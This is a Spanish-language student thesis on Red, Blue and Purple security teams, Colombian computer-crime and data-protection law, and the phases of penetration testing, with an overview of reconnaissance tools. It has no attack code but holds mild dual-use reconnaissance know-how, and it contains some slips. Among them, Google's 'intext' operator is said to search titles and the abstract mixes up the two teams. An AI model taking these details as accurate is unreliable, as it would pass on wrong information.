CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JONATHAN ALEXANDER AVENDAÑO YOSSA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTÁ
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JONATHAN ALEXANDER AVENDAÑO YOSSA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

DIRECTOR DEL CURSO:
LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTÁ
2024

NOTA DE ACEPTACIÒN

Firma del Presidente de Jurado

Firma del Jurado

Firma del Jurado

Bogotá, 4 abril de 2024

DEDICATORIA

Dedico mi trabajo de grado principalmente a Dios y a la Virgen María, por darme la fuerza necesaria para culminar esta meta.

Se lo quiero dedicar a esa persona que siempre estuvo para mí en la elaboración de este trabajo, mi esposa.

A mis padres, por todo su amor y por motivarme a seguir hacia adelante.

AGRADECIMIENTOS

Agradezco primeramente a Dios por permitirme tener una buena experiencia en la Universidad Nacional Abierta y a Distancia UNAD y poder realizarme profesionalmente en lo que tanto me apasiona. Gracias a cada maestro que me acompaño en cada uno de los procesos y su apoyo incondicional para poder culminar con este logro.

RESUMEN

En los últimos años las organizaciones en Colombia se han visto envueltas en ataques cibernéticos vulnerando la información y afectando los servicios que prestan las organizaciones a los ciudadanos. Por lo tanto, es necesario incluir dentro de las organizaciones, profesionales de ciberseguridad especializados en Red Team y Blue Team que logren identificar brechas de seguridad por medio de técnicas, hacking ético y herramientas especializadas para posteriormente ser corregidas y de esta manera disminuir las amenazas en los sistemas de información.

Se resalta la importancia de los equipos Red Team y Blue Team, mediante el caso de estudio propuesto de la organización HackerHouse, en donde se ejecuta un ciberataque simulado que tiene como objetivo acceder a la máquina del administrador y eliminar uno de los archivos que se encuentra ubicado en el escritorio. Expuesto lo anterior, el equipo de Red Team recrea la escena estableciendo los hechos con el administrador y realiza una explotación de la vulnerabilidad encontrada con el uso de diferentes herramientas, para posteriormente ser comunicadas al equipo de Red Team, con la finalidad que sean subsanadas las brechas de seguridad y endurezca la seguridad de los sistemas de información mediante IDS/IPS de tipo GPL, que le permitan detectar intrusiones ante futuros ataques.

Una vez, analizado el caso de estudio propuesto de la organización HackerHouse, se logra identificar y evaluar el aporte en el campo de ciberseguridad que representan la integración de los equipos Blue Team, Red Team y Purple Team, no solo para esta organización, este es un campo aplicable a todas las estructuras organizacionales a nivel mundial.

Atendiendo lo anterior, se realizan una serie de planteamientos y recomendaciones, con el fin de realizar mejoras en el campo de ciberseguridad de las organizaciones, en cuanto a los entornos T.I se refiere.

Palabras Clave: Blue Team, Metasploite, Purple Team, Red Tea.

ABSTRACT

In recent years, organizations in Colombia have been involved in cyber attacks, violating information and affecting the services that organizations provide to citizens. Therefore, it is necessary to include within organizations, cybersecurity professionals specialized in Red Team and Blue Team who can identify security gaps through techniques, ethical hacking and specialized tools to subsequently be corrected and thus reduce threats in information systems.

The importance of the Red Team and Blue Team is highlighted, through the proposed case study of the HackerHouse organization, where a simulated cyber attack is executed that aims to access the administrator's machine and delete one of the files found. located on the desktop. Having stated the above, the Red Team team recreates the scene by establishing the facts with the administrator and exploits the vulnerability found with the use of different tools, to later be communicated to the Red Team team, with the aim of correcting the vulnerabilities. security breaches and tighten the security of information systems through GPL-type IDS/IPS, which allow you to detect intrusions against future attacks.

Once the proposed case study of the HackerHouse organization has been analyzed, it is possible to identify and evaluate the contribution in the field of cybersecurity that the integration of the Blue Team, Red Team and Purple Team represents, not only for this organization, this is a field applicable to all organizational structures worldwide.
Taking into account the above, a series of approaches and recommendations are made, in order to make improvements in the field of cybersecurity of organizations, in terms of IT environments.

Keywords: Red Team, Blue Team, Purple Team, Metasploite.

CONTENIDO

Pág.

TABLA FIGURAS

LISTA DE TABLAS

GLOSARIO

Activo de información: Es la información o sistema que tenga valor para la organización. Esta puede ser susceptible de ser atacada o por ocasión de un accidente con consecuencia para la organización.

Amenaza: Circunstancia desfavorable sobre los activos de información, provocando un incorrecto funcionamiento, indisponibilidad y perdida del valor.

Análisis de vulnerabilidades: Es la búsqueda de fallas y debilidades, tanto físicas y lógicas en los sistemas informáticos, que puedan ser empleados por terceros con fines ilícitos. Cada uno de los hallazgos encontrados son documentados y se proponen vías para mitigarlos.

Antispyware: Software que es utilizado como herramienta para detectar y eliminar programas maliciosos de tipo spyware.

Brecha de seguridad: Son violaciones de seguridad que pueden ocasionar la alteración, destrucción y perdida de datos cuando son transmitidos o se encuentran almacenados.

Ciberataque: Intento de un ciberdelincuente para tener acceso a los sistemas de información sin autorización por medio de diferentes técnicas.

Ciberdelincuente: Es la persona que realiza actividades delictivas tanto a personas, red o sistemas informáticos, provocando daños económicos por robo, filtrado de información, fraude y extorsión.

Ciberejercicio: Son actividades orientadas para la preparar a un individuo, organización, sector o país frente a posibles ataques cibernéticos.

Confidencialidad: Acceso a la información únicamente por personal autorizado.

Equipo Azul: Equipo encargado de detener ataques reales ante las posibles intrusiones en redes y sistemas. Además de esto, corrige las vulnerabilidades o deficiencia de seguridad encontradas por el equipo rojo.

Equipo Rojo: Equipo encargado en realizar pruebas de intrusión, con la finalidad de evaluar la ciberseguridad de las organizaciones, permitiendo la detección de vulnerabilidades.[1]

[1] INSTITUTO NACIONAL DE CIBERSEGURIDAD. Glosario de términos de ciberseguridad. España. INCIBE. https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf

INTRODUCCIÓN

Los sistemas de información en la actualidad son indiscutiblemente relevantes para el avance y crecimiento de las organizaciones tanto públicas como privadas. Y sin lugar a dudas estos sistemas implican riesgos y vulnerabilidades; riesgos informáticos que deben ser analizados y monitoreados constantemente para minimizar el impacto de los delitos informáticos en las organizaciones.

Actualmente los equipos de Red Team y Blue Team, son elementos muy relevantes en la defensa de los ataques cibernéticos avanzados que se convierten en una amenaza muy sensibles para las organizaciones privadas y públicas.

Cuando se habla de equipo Red Team, en realidad se refiere a expertos de seguridad especializados en combatir sistemas y quebrantar defensas, mientras que los Blue Team, son expertos de seguridad encargados de blindar las defensas de la red interna contra ciberataques y amenazas.

El experto azul por su parte debe permanecer al tanto de las nuevas tecnologías, lo que le permitirá fortalecer la seguridad y es relevante retroalimentar de estos hallazgos a el equipo rojo, el cual, por su parte, deberá permanecer atento de las nuevas amenazas y estrategias de penetración utilizadas por los delincuentes cibernéticos, este a su vez mantendrá informado al equipo azul sobre las técnicas de prevención.

Expuesto lo anterior, el presente trabajo se enfoca en resaltar el impacto de los equipos Red Team, Blue Team y purple team como parte fundamental de la protección de la información en los sistemas informáticos de las organizaciones privadas y públicas.

Por otra parte, se analiza el marco normativo en Colombia de delitos informáticos y protección de datos personales; así como el código de ética que rige a los profesionales responsables de administrar y salvaguardar la información.

Por lo anterior, se visualiza el aporte de los equipos Red Team, Blue Team y Purple Team, en el campo de la ciberseguridad informática, así como el planteamiento de recomendaciones y políticas de seguridad, que deben ser adoptadas al interior de las organizaciones, para lograr mayor efectividad en la seguridad de la información a su cargo.

JUSTIFICACIÓN

Hoy en día las organizaciones tanto públicas como privadas, son blanco de los ciberdelincuentes para acceder a sus sistemas de información y sacar provecho de estos. Es por esto, que el actuar conjunto de los expertos Red Team y Blue Team permiten desarrollar estrategias para identificar vulnerabilidades y brechas de seguridad por medio del hacking ético y técnicas de ciberseguridad, para posteriormente corregirlas y de esta manera en la medida posible denegar el acceso a los atacantes**.**

A pesar que en la actualidad las organizaciones, han optado por implementar infraestructuras tecnológicas robustas, en busca de mejorar la seguridad de la información; dicho objetivo no se garantiza en un 100%, debido a que día a día los atacantes cibernéticos, crean nuevos métodos para hackear los sistemas de información de las organizaciones.

El presente documento, pretende evidenciar la importancia de implementar y evaluar los sistemas de seguridad informáticos Red Team, Blue Team & Purple Team en las organizaciones.

Cabe resaltar, que las políticas y planes de ciberseguridad en las organizaciones, se convierten en una herramienta para regular y organizar las estrategias de acción, encaminadas a la prevención, evaluación y regulación de los riesgos asociados a los ataques cibernéticos existentes. No sin antes resaltar la importancia de la disponibilidad de los recursos que deben ser destinados a respaldar los planes y proyectos cuya finalidad sea la protección de los sistemas de información frente a los ciberataques.

OBJETIVOS

OBJETIVO GENERAL

Identificar de qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos Blue Team, Red Team y Purple eam al mismo tiempo dentro de una organización. Y realizar recomendaciones de seguridad para mejorar la ciberseguridad al interior de las organizaciones

OBJETIVOS ESPECÍFICOS

- Resaltar la importancia de los marcos regulatorios en Colombia, con relación a los delitos informáticos y protección de los datos personales.

- Ejecutar las pruebas de intrusión mediante las herramientas y técnicas utilizadas por el equipo de Red Team, para determinar la vulnerabilidad explotada por el ciberdelincuente del caso de estudio propuesto.

- Implementar los controles y herramientas necesarios por el equipo Blue Team, para cerrar las brechas de seguridad encontradas por el equipo Red Team y de esta manera minimizar futuros incidentes informáticos.

1. DESARROLLO DEL OBJETIVO GENERAL

Importancia y beneficios de los equipos Red Team, Blue Team, Purple Team, en la seguridad informática de las organizaciones. Y realizar recomendaciones de seguridad para mejorar la ciberseguridad al interior de las organizaciones

La seguridad informática es sin lugar a duda, uno de los retos más significativos al interior de las organizaciones tanto públicas como privadas, y quizá no se le está brindando ni la atención, ni los recursos necesarios para fortalecerlos, una muestra de esto son los más de 5.000 millones de intentos de ciberataques registrados solo en el primer semestre del 2023.

En el año 2022, Colombia se ubicó en el puesto 69 del ranking globas de ciberseguridad según el reporte de la National Cyber Security Index (NCSI).[2]

Dicho esto, se advierte que la seguridad de tecnología de la información es un tema que cada organización debe evaluar, implementar y realizar seguimiento al mismo, ya que las políticas públicas frente al tema, en Colombia son muy deficientes y carecen de recursos para su implementación. Las organizaciones que invierten recursos en ciberseguridad son mucho más efectivas a la hora de evitar y prevenir ataques a sus sistemas de información.

Es aquí donde se evidencia, el aporte que representa la integración de los equipos Blue Team, Red Team y Purple Team, en el campo de ciberseguridad al interior de las organizaciones.

Estos tres equipos pueden ser definidos como: acción, defensa y evaluación.

Por su parte, los equipos Blue Team y Red Team, son utilizados para imitar las diferentes técnicas de ataques utilizadas por los ciberatacantes.

Red team, ofrece una seguridad ofensiva y se encuentra conformada por profesionales de la seguridad, los cuales actúan como contendiente para superar los controles de ciberseguridad, este equipo es el encargado de poner a prueba al equipo Blue Team escudriñando vulnerabilidades. El equipo Red Team vulnera los sistemas de una manera radical, lo que logra probar la eficiencia de los programas de seguridad existentes, dichos ataques se realizan sin previo aviso, lo que los hace muy objetivos y cercanos a la realidad.

[2] OBANDO, J. (2024, Febrero 13). Ciberseguridad en Colombia: panorama completo de su estado en 2023. LINKIC | Evolucionamos Contigo.https://linktic.com/blog/panorama-completo-de-la-ciberseguridad-en-colombia/

Por su parte el equipo Blue Team, ofrece una seguridad defensiva, conformada también por un equipo de profesionales de la seguridad encargados de proteger los activos críticos de las organizaciones, el equipo Blue Team defiende los ataques reales y los realizados por los equipos Red Team. Este equipo azul analiza constantemente los patrones y los comportamientos más comunes, y a su vez, se encarga de monitorear y recomendar planes de acción tendientes a minimizar el riesgo que representan los ciberataques. Cuando se presentan ataques cibernéticos en la organización, el equipo Blue Team, es el encargado de pasar a la acción, de realizar labores de respuesta a los ataques, así como de realizar los análisis forenses de las maquinas afectadas.

Los equipos Blue Team, realiza la trazabilidad de las líneas de ataque, propone soluciones y plantea diversas medidas de detección.

Dicho esto, se puede evidenciar el completo que realizan los dos equipos, la tarea del equipo Blue Team es mantenerse al día en cuanto a las nuevas tecnologías tendientes a mejorar la seguridad informática, dicha información la comparte con el equipo Red Team para que este realice ataques de prueba que permitan evidenciar las vulnerabilidades o fortalezas de los sistemas de seguridad informática. Por su parte, el equipo rojo debe mantenerse al tanto de las nuevas amenazas y tendencias de ciberataques y asesorar al equipo azul sobre las técnicas de prevención.

Una vez se completan las pruebas, los dos equipos recopilan la información sobre los resultados, y de acuerdo con los hallazgos plantean las propuestas de mejora pertinentes.

Por otra parte, estos dos equipos cuentan con un apoyo de evaluación, que ofrece maximizar la efectividad del equipo rojo y el equipo azul, se trata del equipo Purple Team.

Este último, es el encargado de enfrentar las técnicas de ataque del equipo rojo y las técnicas de defensa del equipo azul, logrando así, crear más posibles casos de fallo o ataque, la idea de este equipo es identificar si los equipo red team y blue team se están comunicando entre si de una amanera efectiva y eficiente, y que esta interacción este logrando sus objetivos, que son detectar vulnerabilidades y minimizar el riesgo de ataques informáticos. El equipo Purple Team, se convierte así, en el coordinador del equipo rojo y el equipo azul.[3]

1.1 POLITICAS DE SEGURIDAD Y RECOMENDACIONES PARA GARANTIZAR LA CIBERSEGURIDAD DE LAS ORGANIZACIONES

[3] Red Team, Blue Team & Purple Team. Acción, Defensa y Evaluación. (2022, Septiembre 27). LINKEDIN. https://es.linkedin.com/pulse/red-team-blue-purple-acci%C3%B3n-defensa-y- evaluaci%C3%B3n-tranxfer

En la actualidad los temas relacionados con la ciberseguridad de las organizaciones, es una tarea de todos los integrantes de la organización, las nuevas formas de interacción con los clientes, proveedores y entre los mismos miembros de la organización, requieren fortalecer los sistemas de seguridad, con el fin de evitar y minimizar al máximo los ataques cibernéticos.

Es de vital importancia que las organizaciones evalúen y reconozcan, las áreas de mayor afectación e impacto en el momento que suceda un ataque informático en sus sistemas de información.

Las organizaciones víctimas de los ataques cibernéticos, sufren múltiples afectaciones, no solo al interior de la organización, esto conlleva a una afectación a los clientes externos de la misma. Los ataques pueden representar la interrupción del negocio, retrasos en los tiempos de respuesta a los clientes y proveedores, acarreando con esto grandes pérdidas financieras, no solo por las operaciones financieras de la organización, si no también atendiendo que los atacantes por lo general, exigen grandes sumas de dinero para regresar a la organización, la información secuestrada y sustraída. Una de la mayor gravedad además de las señaladas, se refiere a la parte legal, ya que la organización es responsable de la confidencialidad de los datos personales, atendiendo la ley 1581 de 2012.

Expuesto lo anterior, es pertinente realizar las siguientes recomendaciones, que deben ser tomadas como políticas de ciberseguridad al interior de la organización.

1. La organización debe estar constantemente informada y actualizada, sobre las tendencias de ataques cibernéticos, los atacantes informáticos nunca dejan de renovar sus técnicas, son activamente participes de las nuevas formas de ataques, si la organización desconoce las tendencias de ataques, es imposible que actúe frente a ellas.
2. Los usuarios de las organizaciones, sin lugar a duda tienen a su cargo y responsabilidad, diferente tipos de claves de acceso a diferentes áreas de la información, por ello es relevante que la organización diseñe e imparta políticas de seguridad frente a dichas claves, tales como son: la utilización de autenticaciones multifactor, como son, reconocimiento de huellas, reconocimientos faciales, implementar pin de seguridad, eliminar por completo las claves compartidas, las contraseñas y las claves no deben ser las mismas para las diferentes plataformas. Estas medidas no pueden ser opcionales al interior de la organización, deben ser implementadas como políticas de ciberseguridad de la organización.
3. La implementación de equipos de ciberseguridad, como equipos Red Team, Blue Team y Purple Team, son determinantes a la hora de garantizar la protección de los datos informáticos de la organización.

4. Las organizaciones deben proyectar los planes de inversión, tendientes a fortalecer la seguridad informática de la organización, para ellos es evidente la necesidad de proyectar los recursos en cada vigencia que deben ser invertidos específicamente en este rubro.

1.2 IMPORTANCIA DE LA INVERSIÓN DE RECURSOS EN EL ÁREA DE CIBERSEGURIDAD AL INTERIOR DE LAS ORGANIZACIONES

Entre más grande sea la organización, mayor es el riesgo de ataques cibernéticos que lo rodean, establecer el beneficio de la inversión en ciberseguridad es muy difícil de calcular, ya que resulta más fácil calcular los costos y perdidas cuando se presentan los ataques al interior de la organización. A pesar de ello, la inversión de la organización en ciberseguridad denota el compromiso de la organización con sus clientes, ya que le garantiza la tranquilidad de la reserva de su información.

Por otra parte, es de resaltar que cada organización es diferente y sus necesidades de seguridad cibernética es individual, por tanto, la inversión por este rubro es variante de acuerdo con la naturaleza y necesidad de la organización.

La inversión financiera de las organizaciones, deben partir de:

- Evaluar el estado actual de la seguridad informática al interior de la organización.
- Establecer estrategias de mejora.
- Establecer estrategias de implementación.
- Establecer estrategias de seguimiento y evaluación a lo implementado.
- Destinación de recursos para la implementación de equipos de ciberseguridad como equipo rojo, equipo azul y equipo purple.
- Capacitación y seguimiento al personal involucrado en los temas de seguridad informática de la organización.[4]

2. CONCEPTOS EQUIPOS DE SEGURIDAD

Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012

[4]CALLEJAS, Pablo. (2023, Marzo 09). Gestión de riesgos cibernéticos: la importancia de tener una visión global. Colombia. MARSH. https://www.marsh.com/co/services/cyber-risk/insights/cyber-risk-management-importance- of-comprehensive-vision.html

deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

2.1 MARCOS REGULATORIOS DELITOS INFORMÁTICOS Y PROTECCIÓN DATOS PERSONALES.

Ley 1273 De 2009: La Ley 1273 del 2009, es la que se encarga de velar por la protección de la información y de los datos. Así mismo se preservan integralmente los sistemas que utilizan tecnologías de la información y las comunicaciones. [5]

Artículo 269A: Acceso abusivo a un sistema informático: Este articulo nos habla del acceso no autorizado. Esto también incluye cuando se accede en todo un sistema o parte del mismo, fuera de lo acordado, sin importar que este protegido o no, con una medida de seguridad.

Tabla 1: Multas Artículo 269A: Acceso abusivo a un sistema informático.

PENA	TIEMPO DE PENA	MULTA
Prisión	cuarenta y ocho (48) a noventa y seis (96) meses.	Multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Fuente: Elaboración propia.

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación: Este articulo hace referencia a la persona que, sin estar facultada, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, o a los datos que se encuentren contenidos allí, o a una red de telecomunicaciones.

Tabla 2: Multas Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.

PENA	TIEMPO DE PENA	MULTA	
Prisión	cuarenta y ocho (48) a noventa y seis (96) meses.	Multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.	Siempre que la conducta no constituya delito sancionado con una pena mayor.

Fuente: Elaboración propia.

Artículo 269C: Interceptación de datos informáticos: Este artículo nos habla de la intercepción de datos en su origen y destino o en el interior de un sistema informático, sin que se cuente con una orden judicial. Así mismo, a las emisiones electromagnéticas que provengan de un sistema informático que los transporte.

Tabla 3: Multas Artículo 269C: Interceptación de datos informáticos.

PENA	TIEMPO DE PENA
Prisión	Treinta y seis (36) a setenta y dos (72) meses.

Fuente: Elaboración propia.

[5] Régimen Legal de Bogotá D.C. Ley 1273 del 2009. Secretaria Jurídica Distrital. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

Artículo 269D: Daño Informático: Este articulo hace referencia a la persona que, sin estar facultada, destruya, dañe, borre, deteriore, altere o suprima datos informáticos. Así mismo, a los sistemas de información o componentes lógicos.

Tabla 4: Multas Artículo 269D: Daño Informático.

PENA	TIEMPO DE PENA	MULTA
Prisión	cuarenta y ocho (48) a noventa y seis (96) meses.	Multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Fuente: Elaboración propia.

Artículo 269E: Uso de software malicioso: Este articulo hace referencia a la persona que, sin estar facultada, produzca, trafique, adquiera, distribuya, venda, envié, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos.

Tabla 5: Multas Artículo 269E: Uso de software malicioso.

PENA	TIEMPO DE PENA	MULTA
Prisión	cuarenta y ocho (48) a noventa y seis (96) meses.	Multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Fuente: Elaboración propia.

Artículo 269F: Violación de datos personales: Este articulo hace referencia a la persona que, sin estar facultada, saca provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes.

Tabla 6: Multas Artículo 269F: Violación de datos personales.

PENA	TIEMPO DE PENA	MULTA
Prisión	cuarenta y ocho (48) a noventa y seis (96) meses.	Multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Fuente: Elaboración propia.

Artículo 269G: Suplantación de sitios web para capturar datos personales: Este articulo hace referencia a la persona que, con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes.

Tabla 7: Multas Artículo 269G: Suplantación de sitios web para capturar datos personales.

PENA	TIEMPO DE PENA	MULTA	
Prisión	cuarenta y ocho (48) a noventa y seis (96) meses.	Multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.	Siempre que la conducta no constituya delito sancionado con una pena mayor.

Fuente: Elaboración propia.

Artículo 269H: Circunstancias de agravación punitiva: Las penas imponibles de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:

1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.
2. Por servidor público en ejercicio de sus funciones.
3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.
4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.
5. Obteniendo provecho para sí o para un tercero.
6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.
7. Utilizando como instrumento a un tercero de buena fe.
8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.[6]

Artículo 269I: Hurto por medios informáticos y semejantes: Este articulo hace referencia a la persona que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Artículo 269J: Transferencia no consentida de activos: Este articulo hace referencia a la persona que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave.

Tabla 8: Multas Artículo 269J: Transferencia no consentida de activos.

PENA	TIEMPO DE PENA	MULTA	
Prisión	Cuarenta y ocho (48) a ciento veinte (120) meses.	Multa de 200 a 1.500 salarios mínimos legales mensuales vigentes.	Siempre que la conducta no constituya delito sancionado con una pena mayor.

Fuente: Elaboración propia.

[6] Régimen Legal de Bogotá D.C. Ley 1273 del 2009. Secretaria Jurídica Distrital. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

La misma sanción se le impondrá a quien fabrique, introduzca, posea o facilite programa de computador destinado a la comisión del delito descrito en el inciso anterior, o de una estafa.

Ley 1581 De 2012: Esta ley protege el derecho de las personas permitiéndoles conocer, actualizar y rectificar la información que hayan reunido, sobre ellas en archivos o bases de datos y que sean susceptibles de tratamiento por parte de las entidades públicas y privadas.[7]

La Superintendencia de Industria y Comercio, a través de una Delegatura para la Protección de Datos Personales, ejercerá la vigilancia para garantizar que en el Tratamiento de datos personales se respeten los principios, derechos, garantías y procedimientos previstos en la presente ley.

La presente Ley en su Artículo 23. Sanciones. Nos da a conocer las sanciones que impondrá la Superintendencia de Industria y Comercio a los Responsables del Tratamiento y Encargados del Tratamiento de datos.

a) Multas de carácter personal e institucional hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó;
a) Multas de carácter personal e institucional a favor de la Superintendencia de Industria y Comercio hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó.
b) Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán los correctivos que se deberán adoptar;

c) Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio;
d) Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles;

2.2 DEFINICIÓN Y ETAPAS DEL PENTESTING

El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?

Etapas Pentesting

[7] Ley 1581 2009.Gestor Normativo. Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Fase 1: Contrato Y Acuerdo Con El Cliente: En esta fase se redacta un documento contractual firmado por el cliente y el equipo auditor antes de llevar a cabo el trabajo. Es de suma importancia recoger la información de los sistemas a auditar, las pruebas que se van a auditar, resultados esperados etc. Es necesario informar al cliente de lo que va a ocurrir en sus sistemas y pedir su consentimiento[8].

Fase 2: Recopilación De Información: En esta fase, el equipo auditor recopila la mayor información posible de la organización, como la de los empleados y sistemas que utilizan que sea útil para futuros ataques de la auditoria. Se recurre de herramientas de Footprinting y Fingerprinting por medio de OSINT, Nmap, Whois, Domain Dossier.

Footprinting: El objetivo de esta fase es el de recolectar toda la información sobre la organización y sistemas informáticos que este publicado en internet, de forma intencionada o no. Los datos recabados pueden ir desde nombres, direcciones de email o teléfonos de empleados, hasta información de la red interna de la organización con direcciones IP y nombres de los servidores, información del dominio, recursos compartidos de red etc. Cualquier información que nos pueda servir para entender mejor como funciona nuestro objetivo.

Desde mi punto de vista, esta es una de las fases más importante para la búsqueda de información pública sobre el objetivo, por medio de los motores de búsqueda, redes sociales y páginas web entre otros.

WHOIS: Se trata de un protocolo TCP cuya funcionalidad es realizar búsquedas de información de dominios web, dentro de las bases de datos de los organismos encargados de llevar a cabo el control sobre ello.
Podremos obtener la siguiente información, persona quien realizo la compra del dominio, fecha en que lo hizo, fecha en la que expira la validez de la compra, servidores DNS donde se encuentra alojado, direcciones IP e incluso otros datos personales como número de teléfono y la dirección del correo electrónico de los administradores del sitio web. Este protocolo se realiza mediante línea de comando en UNIX.

Google Hacking: Dispone de cierto número de operadores para realizar búsquedas más potentes.

- **Or:** Permite realizar búsquedas en las que este algunos de los términos incluidos en la búsqueda.
- ***:** Actúa como comodín de cualquier palabra en el lugar donde este colocado el asterisco dentro del término de búsqueda.
- **Cache:** Comprobara el aspecto que tenía el sitio web especificado la última vez que fue indexado por el bot de Google.

[8] MORENO, Maite. Gestión de Incidentes de Ciberseguridad. Madrid. RA-MA S.A. Editorial y Publicaciones.2022. p.46. ISBN.978-958-792-307-0.

- **Inurl:** Buscara el término que se especifique en aquellas paginas cuya dirección url contenga el texto que se escriba detrás operador.
- **Intext:** Buscara el termino especificado dentro del título de las páginas web.

Nmap: Es una herramienta de código abierto, para realizar escaneos de puertos que corría bajo entornos Linux. Es un potente escáner de redes, disponible para sistemas operativos Windows, Linux y macOS.

Maltego: Es una aplicación desarrollada por Paterva, cuya función principal es la minería y recolección de información mediante la búsqueda en repositorios gratuitos que se encuentran disponibles en internet. Esta aplicación se encuentra disponible para Windows, Linux y MAC. Esta aplicación se encuentra en algunas versiones de Kali Linux. Esta cuenta con dos tipos de versiones una de manera limitada y otra de pago que es más potente con todas las funcionalidades de usuario.

Recon-ng: Es un framework desarrollado en Python para entornos Linux, el cual ofrece al usuario la recolección de información y reconocimiento de redes de forma automatizada. Basa su funcionamiento en el uso de diferentes módulos que ya vienen incluidos dentro de Recon-ng. Este permite realizar diferentes técnicas tanto para Footprinting como Fingerprinting.

Fase 3: Modelado De Amenazas A Llevar A Cabo: Después de obtener la información que se ha recolectado en la fase anterior, se procede a analizar los puntos más críticos donde se intentara llegar, junto con los más vulnerables para ser atacados y de esta manera lograr penetrar los sistemas de información.

Fase 4: Búsqueda Y Análisis De Las Vulnerabilidades: En esta fase se buscan las vulnerabilidades que existan en los sistemas para ser explotadas y ser penetrados. Se requiere sensibilización en este tipo de información, asegurando que no accedan sin ser autorizados.

Fase 5: Explotación De Las Vulnerabilidades: En esta fase se auditan las vulnerabilidades encontradas mediante la simulación de ataques reales de los sistemas a auditar. Todas las acciones deben estar controladas y si el cliente toma la decisión de parar debe ser de manera inmediata.

Fase 6: Recopilación De Evidencias: El auditor toma evidencias de todo el proceso de auditoria junto con las acciones que se llevaron a cabo y hasta qué punto logra llegar a los sistemas que fueron auditados. También se deben recoger las evidencias de los riesgos que se encuentran expuestos los sistemas si fueran blanco de un ataque real.

Fase 7: Informe De Conclusiones Finales: El auditor desarrolla el informe final con las conclusiones del proceso de la auditoria, donde se detalla el trabajo realizado, las vulnerabilidades encontradas, la forma en que pueden ser explotados, los riesgos si llegase a ocurrir y las medidas que se deben tomar para mitigarlos. El informe es de

carácter confidencial entre el auditor y el cliente, con sus respectivas cláusulas que permitan garantizar la seguridad de esta información.

2.3 IMPORTANCIA HERRAMIENTA METASPLOIT Y CVE

